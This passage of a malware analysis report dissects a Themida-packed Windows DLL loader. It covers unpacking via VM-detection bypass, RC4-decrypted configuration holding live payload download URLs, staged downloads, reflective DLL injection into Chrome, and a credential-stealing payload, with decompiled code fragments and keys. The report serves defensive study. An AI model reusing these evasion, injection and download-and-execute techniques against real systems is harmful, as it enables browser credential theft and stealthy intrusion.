This resulted in a cleanly unpacked DLL, with reconstructed imports and a valid entry point, enabling full static analysis.
VirtualBox
While testing the sample in VirtualBox, I discovered that Themida detects VirtualBox using a different hardware-related registry value. Instead of checking the graphics driver description (as seen with VMware), the protected DLL queries BIOS-related information exposed through the registry.
The following PowerShell commands show the queried values:
1 | (Get-ItemProperty -Path "HKLM:\HARDWARE\Description\System").VideoBiosVersion |
These identifiers act as VirtualBox fingerprints, allowing Themida to detect that the program is running inside a virtual machine. When this check succeeds, the protected DLL terminates before the original entry point is reached.
To bypass this detection, the registry values can be modified to remove the VirtualBox identifiers and replace them with any descriptions:
1 | Set-ItemProperty -Path "HKLM:\HARDWARE\Description\System" -Name "SystemBiosVersion" -Value "Google" |
Note: This operation requires administrator privileges, as the registry key is protected.
After changing these values, the VirtualBox fingerprint is no longer present, preventing Themida from detecting the virtualized environment.
Running the unpacking tool again now successfully reaches the original entry point:
1 | PS C:\Users\z\Desktop> .\unlicense.exe .\sys.dll |
This resulted in a cleanly unpacked DLL, with reconstructed imports and a valid entry point, enabling full static analysis.
3. Static Analysis (Unpacked DLL)
3.1 Structural Overview
The unpacked file shows a normal PE64 DLL structure with readable sections and a valid entry point.
- 7 sections, all accessible
- A valid PE64 header
- Language/Compiler: Microsoft Visual C/C++
- No Themida/WinLicense signatures
- New heuristic tag:
_Generic (Strange sections + Custom DOS)_— expected for memory-dumped binaries - Size ~3.50 MiB
- New timestamp corresponding to the moment of dumping
Important Note:
No hashing is performed on the unpacked DLL. Since the unpacking step produces slightly different memory images every time, any generated hash value would be unstable and not useful for IOC generation.
3.2 Imports and Exports
With the protector removed, Binary Ninja reveals a fully visible import table (Figure 4).
The DLL now imports a wide set of Windows API functions, including:
- File operations:
CreateFileW,WriteFile,ReadFile,SetEndOfFile,FlushFileBuffers - Process / environment:
ExitProcess,GetCurrentProcessId,FreeEnvironmentStringsW - System information:
GetSystemTimeAsFileTime,QueryPerformanceCounter,GetTickCount - Registry access:
RegCloseKey(via advapi32.dll) - Module and IAT operations:
LoadLibraryW,GetModuleFileNameW
The DLL exposes a single export, named h, and defines _start as its entry function inside the dump.
3.3 Entry Point Analysis
The DLL’s entry point resolves to a compiler-generated startup routine responsible for setting up the C/C++ runtime environment. The code performs standard initialization tasks such as seeding internal runtime values, preparing thread-local storage, and invoking the Microsoft CRT initializer before transferring execution to the DLL’s real logic. No malware-specific behavior occurs here, and this entry point exists purely as boilerplate generated by the compiler. With the CRT setup complete, the actual malicious behavior resides in the DLL’s exported function.
3.4 Export Function: h
The DLL exposes a single export named h, located at:
1 | Exported Function: |
This is the true entry into the malware’s operational logic.
The function implements virtualization checks, mutex guarding, staged payload handling, and C2-related activity.
3.4.1 Virtual Machine Detection (Anti-Analysis)
Upon execution, the malware first checks if it is running inside a VirtualBox environment by attempting to open a handle to the VBoxMiniRdrDN device driver.
1 | HANDLE hObject = CreateFileA( |
If the VirtualBox check passes (the handle is invalid), it proceeds to check for VMware by querying the Windows Registry for the VMware Tools key.
1 | // Checks for "SOFTWARE\VMware, Inc.\VMware Tools" |
3.4.2 Self-Deletion Routine
If a virtual machine is detected in the previous step, the function sub_7ffd55b91000 is called. This function constructs a command line to delete the malware binary from the disk using cmd.exe.
1 | // sub_7ffd55b91000 |
3.4.3 Single Instance Check (Mutex)
If no VM is detected, the malware attempts to create a named mutex rggmfm. If this mutex already exists (indicating the malware is already running), the process terminates.
1 | HANDLE hMutex = CreateMutexA( |
3.4.4 Persistence/Update Thread Creation
The malware spawns a new thread pointing to function sub_7ffd55b919f0 and lowers its thread priority, likely to run as a background worker.
1 | HANDLE hThread = CreateThread( |
3.4.5 Payload Execution Thread (sub_7ffd55b919f0)
The thread created in the previous step executes the function sub_7ffd55b919f0. This function acts as a “watchdog” and loader. It is responsible for waiting for a specific encrypted payload file, decrypting it, and executing it directly from memory (Fileless Execution).
1. Path Construction and Anti-Sandbox Delay
First, the function resolves the path to the current user’s Local AppData directory using SHGetSpecialFolderPathA (CSIDL 0x1c). It appends the string \net to this path.
Before taking any action, the malware sleeps for 30 seconds (0x7530 ms). This is a simple anti-sandbox technique; many automated sandboxes only analyze a sample for a few minutes, so a long sleep may cause the analysis to time out before malicious activity occurs.
1 | // Resolve %LOCALAPPDATA% |
2. File Monitoring and Decryption (RC4)
The function enters an infinite loop, constantly checking if the net exists. Once found, the file is read into a memory buffer. The malware then calls sub_7ffd55b93b20 to decrypt this data.
Analysis of sub_7ffd55b93b20 reveals loops iterating 256 times (0x100) to initialize and swap values in an array, followed by an XOR operation on the data stream. This structure is the signature of the RC4 stream cipher.
1 | // Infinite loop waiting for payload |
3. Reflective Loading and Execution
Instead of writing the decrypted file back to disk (which would be easy for antivirus to detect), the malware calls sub_7ffd55b933f0. This function manually parses the PE headers (MZ/PE signature) of the decrypted data and maps the sections into allocated memory. This technique is known as Reflective DLL Injection.
Once loaded, the malware resolves the entry point and transfers execution to the payload.
1 | // Manually map the decrypted PE payload into memory |
4. Forensic Cleanup
Finally, regardless of whether execution succeeded or failed, the malware deletes the net file from the disk to remove forensic evidence.
1 | DeleteFileA(&path_buffer); // Deletes %LOCALAPPDATA%\net |
3.4.6 Environment Setup and String Initialization
The malware initializes its working environment by resolving the path to the current user’s Local AppData directory using SHGetSpecialFolderPathA (CSIDL 0x1c).
It immediately constructs absolute paths for the main payload (notepad.log) and a temporary file (notepad.tmp). The critical logic occurs at the if statement: the malware checks the status of notepad.log on the disk.
- Condition: if (__fpecode(…) != 0)
- Logic: If notepad.log is missing (or invalid), the malware enters the Download/Execute Phase.
- Action: It constructs the path for the configuration file (
user.txt) and attempts to open it. This triggers the decryption and download routines analyzed in subsequent sections.
(Note: If notepad.log does exist, the code skips to the else block to execute the local payload directly, as discussed in the offline persistence analysis).
1 | SHGetSpecialFolderPathA(nullptr, &pszPath, 0x1c, 0); // CSIDL_LOCAL_APPDATA |
3.4.7 Configuration Loading (user.txt)
After setting up the environment, the malware checks for the existence of %LOCALAPPDATA%\user.txt. This file appears to contain encrypted data (URLs).
1. File Sizing (sub_7ffd55b93df0)
Before reading the file, the malware determines its size. The function sub_7ffd55b93df0 is a standard wrapper for file positioning. It uses _lseek_nolock to move the file pointer to the end (FILE_END) to get the size, and then resets it to the beginning (FILE_BEGIN).
1 | // Move to end of file to get size |
The function sub_7ffd55b94400 is a memmove (or memcpy).
2. Data Parsing and Decryption (sub_7ffd55b911f0)
The function sub_7ffd55b911f0 processes the raw data read from user.txt.
- Header Separation: It treats the first 16 bytes (0x10) of the file as a header or key structure (referenced as int128_t in the decompilation).
- Body Extraction: It uses the memmove function described above to copy the rest of the file (File Size - 16 bytes) into a new buffer.
- Decryption: Finally, it calls
sub_7ffd55b91160. This function trims any trailing null bytes from the data and then passes the buffer to the RC4 decryption routine (sub_7ffd55b93b20) identified in previous steps.
1 | // Logic inside sub_7ffd55b911f0 |
To validate the decryption logic identified in sub_7ffd55b911f0, the contents of the user.txt file were extracted and processed manually.
As observed in the code, the file structure consists of:
- Header (Offset 0x00 - 0x10): The 16-byte RC4 Key.
- Body (Offset 0x10 - EOF): The RC4 Encrypted Data.
Using CyberChef, the first 16 bytes were applied as the “Passphrase” (Key) in Hex format, and the remaining file body was used as the Input. The RC4 recipe successfully decrypted the payload, revealing a list of URLs.
1 | b6f2945b6ac1f9a42256423834776d16 |
1 | https://drive.google.com/uc?export=download&id=1RSeJEYgqvajlAeEx40-6BZJgmdV23S33 -> main64.log |
3.4.8 Configuration Parsing and URL Extraction
Following the decryption of user.txt, the malware parses the raw data to extract URLs. The code utilizes a custom string-searching function (sub_7ffd55b948c0) to identify delimiters and split the configuration block into usable strings.
1. Delimiter Identification (0x0D)
The helper function sub_7ffd55b948c0 acts as a standard strchr implementation. It scans the decrypted memory buffer for the character 0x0D (Carriage Return / \r). This indicates that the configuration file is line-separated.
1 | // Helper function to find a specific character (0x0D) |
2. String Splitting and Assignment
The malware performs three distinct extraction passes to retrieve three separate URLs. For each pass, it replaces the 0x0D delimiter with a NULL byte (0x00) to terminate the string, copies the URL to a global variable, and advances the pointer by 2 bytes (skipping the \r\n sequence).
The variables map to the URLs as follows:
- lpszUrlName_1 receives URL 1 (Target: notepad.log / main64.log)
- lpszUrlName_2 receives URL 2 (Target: net / net64.log)
- lpszUrlName receives URL 3 (Target: app / app64.log)
1 | // 1. Find the first delimiter (Carriage Return) |
3.4.9 Payload Download and Execution Logic
After parsing the configuration, the malware executes a specific sequence of downloads. The execution order is hardcoded and does not follow the order in which the URLs appeared in the text file.
Phase 1: Browser Injection Module (app)
The malware processes the 3rd URL (lpszUrlName), targeting the file app64.log (saved locally as \app).
- Target:
%LOCALAPPDATA%\app - Action:
- Download: It downloads the payload using
InternetOpenUrlAwith a hardcoded Chrome User-Agent. - Target Selection (chrome.exe): It calls
sub_7ffd55b91470, which uses CreateToolhelp32Snapshot to iterate through running processes. It specifically searches for chrome.exe. - Process Filtering: Inside the process search, it opens the process and checks command-line arguments (looking for the string
--type=) to select the correct Chrome process (e.g., targeting the main process vs. a renderer). - Injection: If a valid Chrome Process ID (PID) is found, it calls
sub_7ffd55b915d0. This function:- Acquires
SeDebugPrivilege. - Decrypts the app payload.
- Locates the export
ReflectiveLoaderwithin the payload. - Uses VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread to inject and execute the payload inside the Chrome process.
- Acquires
- Download: It downloads the payload using
For NtQueryInformationProcess
PROCESSINFOCLASS - NtDoc
systeminformer/phnt/include/ntpsapi.h at master · winsiderss/systeminformer · GitHub
1 | // Target: %LOCALAPPDATA%\app |
Phase 2: Core Loader Injection (net)
The malware processes the 2nd URL (lpszUrlName_2), targeting the file net64.log (saved locally as \net`).
- Target:
%LOCALAPPDATA%\net - Action:
- Download: The file is downloaded to disk.
- Execution: The main thread calls the universal loader
sub_7ffd55b91790with arguments(1, 1). - Wait Loop: Immediately after execution, the code enters a loop verifying the existence of
%LOCALAPPDATA%\micro.zip.
Analysis of Arguments (1, 1):
- Arg1 = 1 (Function): This instructs the loader to execute Export Ordinal #1 of the loaded DLL. This export likely contains the extraction logic.
- Arg2 = 1 (Unload): This flag tells the loader to unload and destroy the DLL immediately after the function returns. This confirms that net is a temporary utility used solely to extract micro.zip.
1 | // Target: %LOCALAPPDATA%\net |
Phase 3: Final Payload Execution (notepad)
Finally, the malware processes the 1st URL (lpszUrlName_1), targeting main64.log (saved locally as \notepad.log). This stage represents the Persistent Payload.
- Target:
%LOCALAPPDATA%\notepad.log - Action:
- Download: The file is downloaded to disk.
- Execution: The main thread calls the universal loader sub_7ffd55b91790 with arguments (0, 0).
Analysis of Arguments (0, 0):
- Arg1 = 0 (Function): This instructs the loader to execute the Entry Point (or default export) of the DLL.
- Arg2 = 0 (Keep Resident): Crucially, the cleanup flag is set to 0. This means the
sub_7ffd55b939c0(Unload) function is never called. The payload remains mapped in the process memory, running its malicious routine (likely reading the micro.zip contents extracted in Phase 2).
1 | // Target: %LOCALAPPDATA%\notepad.log |
3.4.10 Local Execution and Update Mechanism (Offline Path)
If the malware determines that notepad.log is already present (indicating a previous successful infection), it skips the download phase and enters the local execution branch.
1. Self-Update Mechanism
The code first checks for the existence of a temporary file named notepad.tmp.
- If
notepad.tmpexists, the malware callsCopyFileAto overwrite the current payload (notepad.log) with the new version. - It then deletes
notepad.tmpto complete the update process.
2. Persistent Execution
Once the update check is complete, the malware opens the local notepad.log. It invokes the Universal Loader (sub_7ffd55b91790) with arguments (0, 0).
- Mode 0: Execute Entry Point.
- Cleanup 0: Do not unload (Keep Resident).
1 | // ELSE Block (Offline / Existing Installation) |
Stage 4: Payload Analysis
4.1 app (Chrome Injector)
Following the execution flow identified in the main loader (sys.dll), the first stage payload downloaded was app64.log. As analyzed in the loader’s code (sub_7ffd55b91790), this file acts as a container consisting of a 16-byte RC4 key followed by the encrypted PE payload.
4.1.1 Decryption and Extraction
To recover the executable, the file was processed using the logic reversed from the loader:
- Key Extraction: The first 16 bytes (0x00 – 0x0F) were extracted to serve as the RC4 passphrase.
- Payload Decryption: The remaining data (0x10 – EOF) was decrypted using the extracted key.

CyberChef Validation:
As shown in Figure 6, using the first 16 bytes (5e f7 5f 3c…) as the key successfully decrypts the blob, revealing a valid DOS Header (MZ) and PE structure.
- Encrypted Size: 276,496 bytes
- Header (Key): 16 bytes
- Decrypted Size: 276,480 bytes
1 | dir .\app64.log |
1 | 5ef75f3c38f97c2130e7dd733981724c |
4.1.2 File Metadata and Triage
File Metadata:
- File Name: app.dll (Internal Name: reflective_dll.dll)
- File Size: 276,480 bytes (~270 KB)
- Compilation Timestamp: 2025-04-17 07:18:39 (UTC)
- Compiler: Microsoft Visual Studio 2019 (v16.0)
- Hashes:
- SHA-256: D9730FE0741E36E082CF4EDE6676F93A60AC85DEA3670C847B5B78E6E468A0C7
1 |
|
The decrypted file (app.dll) was analyzed using Detect It Easy (DIE). The metadata confirms it is a 64-bit Dynamic Link Library (DLL) compiled with Microsoft Visual Studio 2019.
By running the strings utility on the sample, several notable artifacts become visible. Among them are hardcoded browser installation paths, references to browser profile locations, and—most importantly—the presence of a Path of debug symbol path. This PDB entry reveals the original internal filename used by the developer.
1 | ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ |
This indicates that the compiled module was originally named reflective_dll.dll (or a similarly named reflective loader component), providing insight into the developer’s working directory and build environment.

The Export Address Table (EAT) confirms the injection technique hypothized in Section 3.4.9.
Key Exports:
- ReflectiveLoader (Ordinal 1):
- This function is the signature of Reflective DLL Injection. It allows the DLL to load itself into a host process (Google Chrome) without using the Windows Loader, keeping the malware fileless and invisible to standard process monitoring tools.
- init_engine / main_engine:
- These exports likely serve as the control interface for the malware’s operations.
4.1.3 Reflective DLL Loader Analysis (ReflectiveLoader)
The ReflectiveLoader export is the critical bootstrapping mechanism that allows the malware to be “self-loading.” Instead of relying on the Windows OS to load the DLL from disk, this function manually maps the DLL into memory, resolves its own imports, and executes it. This is the definition of Fileless Execution.
1. PEB Traversal and API Hashing
The loader avoids using suspicious strings like “kernel32.dll” or “LoadLibrary”. Instead, it finds system libraries by walking the Process Environment Block (PEB) and calculating hashes of module names.
- PEB Access (180006440): It iterates through
gsbase->ProcessEnvironmentBlock->Ldr->InMemoryOrderModuleListto find loaded modules. - Hashing Algorithm (18000645b): It uses the ROR 13 (Rotate Right 13) algorithm to calculate the hash of module names.
- Module Identification:
- 0x6a4abc5b (Line 180006478): Hash for KERNEL32.DLL.
- 0x3cfa685d (Line 18000654a): Hash for NTDLL.DLL.
1 | // Iterating the PEB Module List |
2. Manual API Resolution
Once Kernel32.dll is found, the loader parses its Export Table to find the addresses of critical functions needed to load the payload. It identifies them using the same ROR-13 hash:
- 0xec0e4e8e (Line 1800064f1): LoadLibraryA (Stored in r13).
- 0x7c0dfcaa (Line 180006508): GetProcAddress (Stored in r15 / arg_10).
- 0x91afca54 (Line 180006519): VirtualAlloc (Stored in r14).
- 0x534c0ab8 (Line 180006596): NtFlushInstructionCache (From NTDLL).
3. Memory Allocation and Mapping
The loader create a clean space in memory for the DLL to live, mimicking how the OS loads files.
- It calls the resolved VirtualAlloc (r14) to allocate memory with RWX permissions.
- It then copies the DLL headers and sections from the raw injected buffer into this new memory space.
1 | // Allocate executable memory for the image |
4. Import Table & Relocation Fixups
Because the DLL was manually loaded at a random memory address (ASLR), it cannot run yet. The loader must fix the internal structures manually.
- Import Address Table (IAT): It iterates through the malware’s imports. It uses the resolved LoadLibrary (r13) to load required DLLs and GetProcAddress (arg_10) to fill in the function pointers.
- Base Relocations: It iterates through the .reloc section. It adds the difference between the preferred base address and the actual allocated address (r9_6) to every absolute pointer in the code.
1 | // Fix Imports |
5. Handoff to Entry Point
Finally, with the image mapped, imports resolved, and relocations fixed, the loader flushes the CPU cache and calls the DLL’s entry point (DllMain).
- Flush Cache (18000680b): Calls NtFlushInstructionCache.
- Execute (18000681f): Calls the entry point with DLL_PROCESS_ATTACH (1).
1 |
|
4.1.4 Entry Point
The DLL is designed to start like any legitimate Windows dynamic library. The Reflective Loader successfully transfers execution to the standard DLL entry point (_start), which then routes the call to the custom dispatch logic.
1. Execution Flow Dispatch
The initial functions are standard compiler routines to prepare the C Runtime environment.
| Function | Address | Analysis |
|---|---|---|
| _start | 0x180008b10 | Performs stack security initialization and immediately calls dllmain_dispatch. |
| dllmain_dispatch | 0x1800089dc | The central router that handles the four Windows DLL events. Crucially, it passes the control flow to the malware’s custom setup function, filtering for the main process attach event. |
2. Launching the Malicious Engine
The function sub_180006388 contains the core logic for the DLL’s lifecycle, confirming the primary routine is the exported function init_engine.
The logic explicitly checks for the DLL_PROCESS_ATTACH event (arg2 == 1). Upon a successful process attachment, it immediately calls the exported setup function, init_engine().
1 | // Function: sub_180006388 (Malware Custom Dispatch) |
4.1.5 Browser Configuration and COM Initialization
The function init_engine (0x180004e4c) serves as the orchestration layer for the credential theft operation. This routine performs environment detection, browser identification, and establishes the necessary COM interfaces to interact with Windows Data Protection API (DPAPI) services.
1. Self-Location and Path Resolution
The malware employs a dynamic path resolution strategy to adapt to different installation contexts and avoid hardcoded assumptions about the victim’s system configuration.
1 | /// Retrieve the full path of the currently loaded DLL |
- The malware uses
GetModuleFileNameAwith a NULL module handle to retrieve its own path strrchrsearches backwards for the last directory separator (\)- By null-terminating at this position, it extracts the parent directory (e.g.,
C:\Program Files\Google\Chrome\Application)
2. Browser Target Enumeration
